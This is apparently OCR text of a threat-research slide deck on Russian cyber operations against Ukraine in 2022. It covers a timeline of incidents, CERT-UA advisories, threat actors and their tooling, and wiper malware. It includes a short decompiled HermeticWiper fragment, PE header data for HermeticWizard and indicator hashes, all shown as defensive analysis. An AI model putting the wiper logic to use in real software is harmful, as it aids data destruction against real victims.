Real 'Cyber War': Espionage, DDoS, Leaks, and Wipers in the Russian Invasion of Ukraine

SentinelLABS

Tom Hegel
Senior Threat Researcher
tomhegel

Juan Andres Guerrero-Saade
Senior Director of SentinelLabs
juanandres_gs

Microsoft
Threat
Intelligence


CyberWar?!

This is a moving target with new developments every week

The CyberWar Soapbox Spectrum

The Fog of Cyberwar

Why the Threat Doesn't Live Up to the Hype

By Brandon Valeriano and Ryan Maness November 21, 2012

A Russian Cyber War in Ukraine Was a Fantasy

For all the cyber activity, Russia's vaunted "hybrid operations" were not employed in the initial fighting between Russia and Ukraine.

by Brandon Valeriano Benjamin Jensen

MONKEY CAGE

Putin's invasion of Ukraine didn't rely on cyberwarfare. Here's why.

Cyber operations don't win wars, our research finds.

Analysis by Erica D. Lonergan, Shawn W. Lonergan, Brandon Valeriano and Benjamin Jensen
March 7, 2022 at 10:56 a.m. EST

Russia's cyber war flops as 'hackers oppose invasion of Ukraine', security experts say

CYBER warfare between Russia and Ukraine may have hit a standstill due to hackers opposing Vladimir Putin's aggression, experts have suggested.

Opinion | How Russia's vaunted cyber capabilities were frustrated in Ukraine

By David Ignatius
Columnist | + Follow

June 21, 2022 at 6:48 p.m. EDT

Opinion War in Ukraine

The cyber warfare predicted in Ukraine may be yet to come

As Russia's economy deteriorates, the red lines keeping its cyber capabilities in check may evaporate

Russia's slow cyberwar in Ukraine begins to escalate, experts say


Putin may be 'playing a long game' on the cyber front, with attacks under way but not fully understood

Russia-Ukraine war: latest updates

TECH | KEYWORDS: CHRISTOPHER MIMS

The Russia-Ukraine Cyberwar Could Outlast the Shooting War

Cyberattacks by both sides could lead to the kind of collateral damage that is difficult to avoid in cyberspace




Why You Haven't Heard About the Secret Cyberwar in Ukraine

March 18, 2022

No!

Sorta?

Yes!




Some folks forgot their required reading

If you’re going to talk Cyberwar…

- Ground Truth of Incidents
- Timeline of Attacker Preparation
- What rises ‘above the threshold’?
- What’s the outlook?


1
2
3
4
Feb 2022
Mar 2022
Apr 2022
Mar
Apr
SMS Info Op - ATM Outage
CISA "Destructive Malware" Alert (AA22-057A)
Caddy Wiper Targeting UA Gov
Ukrtelecom ISP Disruption
CaddyWiper + Industroyer2
GRU DDoS Attack on UA Fin/Gov
Conti Criminal Organization Leaks
APT28 QR/PDF Phishing for UKRNET
UAC-0094 Telegram 2FA Phishing on UA Gov
CISA Alert on Sandworm's Cyclops Blink
UAC-0035 Phishing UA Gov
Gamaredon Targeting European Union
First Wiper Wave - HermeticWiper, PartyNote, HermeticWizard
UAC-0020 Phishing UA Gov
Ukraine GUR Releases RU FSB Employee PII
UAC-0088 Attacks with DoubleZero Wiper
CaddyWiper Instruction on UA Gov Entity
APT28 Blogspot Credential Phishing
UAC-0056 GraphSteel + GrimPlant, Translator Campaign
APT28 C2 Disruption
Second Wiper Wave - IsaacWiper Activity
Ghostwriter Phishing with Cobalt Strike
Ghostwriter - UA Military Phishing / Intrusions
Scarab Phishing Delivering HeaderTip Malware
UAC-0056 GraphSteel + GrimPlant Campaign
AcidRain Wiper - Viasat Incident
DOJ Cyclops Blink Disruption
Ghostwriter - Social Media Disinformation
Ransomware Criminal Org Pro-RU Announcments
Belarusian Railway Attacks
RURansom Wiper
Leak of RU Soldier Personal Data
DanaBot DDoS on UA Gov
Trickbot Criminal Organization Leaks
Ghostwriter MicroBackdoor Attacks


Jan 2022
Jan
Feb 2022
Feb
Mar 2022
Mar
Apr 2022
Apr
May 2022
May
Jun 2022
Jun
Jul 2022
Jul
Aug 2022
Aug
Now
CERT-UA#3751
Friday 28 January 2022
CERT-UA#3785
Monday 31 January 2022
CERT-UA#3787
Tuesday 1 February 2022
CERT-UA#3799
Wednesday 2 February 2022
CERT-UA#3967
Monday 21 February 2022
CERT-UA#4109
Monday 7 March 2022
CERT-UA#4125
Wednesday 9 March 2022
CERT-UA#4145
Friday 11 March 2022
CERT-UA#4193
Wednesday 16 March 2022
CERT-UA#4207
Thursday 17 March 2022
CERT-UA#4213
Friday 18 March 2022
CERT-UA#4227
Wednesday 23 March 2022
CERT-UA#4244
Tuesday 22 March 2022
CERT-UA#4243
Tuesday 22 March 2022
CERT-UA#4293
Monday 28 March 2022
CERT-UA#4315
Wednesday 30 March 2022
CERT-UA#4334
Monday 4 April 2022
CERT-UA#4360
Tuesday 5 April 2022
CERT-UA#4378
Monday 4 April 2022
CERT-UA#4434
Thursday 7 April 2022
CERT-UA#4435
Tuesday 12 April 2022
CERT-UA#4461
Thursday 14 April 2022
CERT-UA#4464
Thursday 14 April 2022
CERT-UA#4490
Monday 18 April 2022
CERT-UA#4492
Tuesday 19 April 2022
CERT-UA#4545
Tuesday 26 April 2022
CERT-UA#4553
Thursday 28 April 2022
CERT-UA#4560
Thursday 28 April 2022
CERT-UA#4622
Friday 6 May 2022
CERT-UA#4625
Saturday 7 May 2022
CERT-UA#4634,4648
Thursday 12 May 2022
CERT-UA#4657
Saturday 14 May 2022
CERT-UA#4753
Thursday 2 June 2022
CERT-UA#4797
Friday 10 June 2022
CERT-UA#4842
Monday 20 June 2022
CERT-UA#4843
Monday 20 June 2022
CERT-UA#4860
Wednesday 22 June 2022
CERT-UA#4874
Friday 24 June 2022
CERT-UA#4914
Wednesday 6 July 2022
CERT-UA#4941
Monday 11 July 2022
CERT-UA#4964
Thursday 14 July 2022
CERT-UA#4987
Wednesday 20 July 2022
CERT-UA#5056
Monday 25 July 2022
CERT-UA#5003,5013,5069,5071
Tuesday 26 July 2022
CERT-UA#5063
Wednesday 27 July 2022

Unattributed

IsaacWiper

Destruction

UAC-0056

UNC2589, TA471

WhisperGate
WhisperKill
WhisperPack
GraphSteel
GrimPlant
CS Beacon

Destruction. Influence

Gamaredon

UAC-0010
ACTINIUM

Pterodo
QuietSieve
PowerPunch
GammaLoad
GlowSand

Access, Collection

UAC-0035

InvisiMole Group

LoadEdge
TunnelMole

Access, Collection

Turla

Fake DoS App
(CyberAzov)

Credential Theft

Access, Collection

Scarab

UAC-0026

HeaderTip

Access, Collection

TontoTeam

UAC-0018

Bisonal
QuickMute

Access, Collection

APT29

NOBELIUM

Credential Theft

Access, Collection

APT28

STRONTIUM

CredoMap

Credential Theft

Access, Collection

UAC-088

DoubleZero Wiper

Destruction

UAC-0020

Vermin Group

SPECTR

Access, Collection

Sandworm

SunFlowerSeed, IRIDIUM, UNC3715, UAC-0113

Cyclops Blink
CaddyWiper
Industroyer2

CrescentImp
ArguePatch
AcidRain

HermeticWiper
Party Ticket
HermeticWizard
DarkCrystal RAT

Destruction


GhostWriter

UNC1151
UAC-0051

MicroBackdoor
SunSeed
CS Beacon

Collection, Influence

Hacktivism and Information Operations



KillNet


Local vs International Impact


Spray and Pray Disinformation


Wipers and Fake Ransomware

‘Cyber ranges’ are for **Western Cyber Commands.**

Russian threat actors are about

Live Fire Exercises


2016-2017 set the tone…


NOTPETYA

ANDY GREENBERG | EXCERPT | SECURITY | AUG 22, 2018 5:00 AM

The Untold Story of NotPetya, the Most Devastating Cyberattack in History

Crippled ports. Paralyzed corporations. Frozen government agencies. How a single piece of code crashed the world.



February 23rd, 2022

ESET research
@ESETresearch

This is a developing story and we will be making updates as we discover new data points.
IoC:
912342F1C840A42F6B74132F8A7C4FFE7D40FB77
61B25D11392172E587D8DA3045812A66C3385451
Win32/KillDisk.NCV trojan 6/n


3:25 PM · Feb 23, 2022 · Twitter Web App

HermeticWiper / FoxBlade


HermeticWiper / FoxBlade

```
v6 = VerSetConditionMask(v5, 1u, 3u);
if ( VerifyVersionInfoW(&VersionInformation, 3u, v6) )
{
  if ( isWow64Process )
    ResourceW = FindResourceW(hModule, L"DRV_X64", L"RCDATA");
  else
    ResourceW = FindResourceW(hModule, L"DRV_X86", L"RCDATA");
}
else
{
  if ( GetLastError() != 1150 )
    return 0;
  v35 = 1;
  if ( isWow64Process )
    ResourceW = FindResourceW(hModule, L"DRV_XP_X64", L"RCDATA");
  else
    ResourceW = FindResourceW(hModule, L"DRV_XP_X86", L"RCDATA");
}
v8 = ResourceW;
```

Destover
~~Shamoon~~ School of Wiping



HermeticWizard



Count of sections	5	Machine	Intel386
Symbol table	00000000[00000000]		Tue Feb 22 03:07:17 2022
Size of optional header	00E0	Magic optional header	010B
Linker version	14.12	OS version	6.00
Image version	0.00	Subsystem version	6.00
Entry point	000127F0	Size of code	0004C600
Size of init data	0005D000	Size of uninit data	00000000
Size of image	000AF000	Size of header	00000400
Base of code	00001000	Base of data	0004E000
Image base	10000000	Subsystem	GUI
Section alignment	00001000	File alignment	00000200
Stack	00100000/00001000	Heap	00100000/00001000
Checksum	000ABFF3	Number of dirs	16
Overlay	000A9A00[00000F08/3848/3,757 Kb]		

HermeticWizard


- De-coupled spreader with two resources:
  - exec_32.dll (WMI)
  - romance.dll (SMB)

Not NotPetya!

Followed by months of data destruction attacks…

Week 1 (February 23-March 2)	Destructive malware: **FoxBlade, Lasainraw (IsaacWiper), DesertBlade, malicious use of SecureDelete utility** Number of destructive incidents: **22**
Week 2 (March 3-9)	Distructive malware: **none** Number of destructive incidents: **0**
Week 3 (March 10-16)	Destructive malware: **FoxBlade, malicious use of SecureDelete utility** Number of destructive incidents: **4**
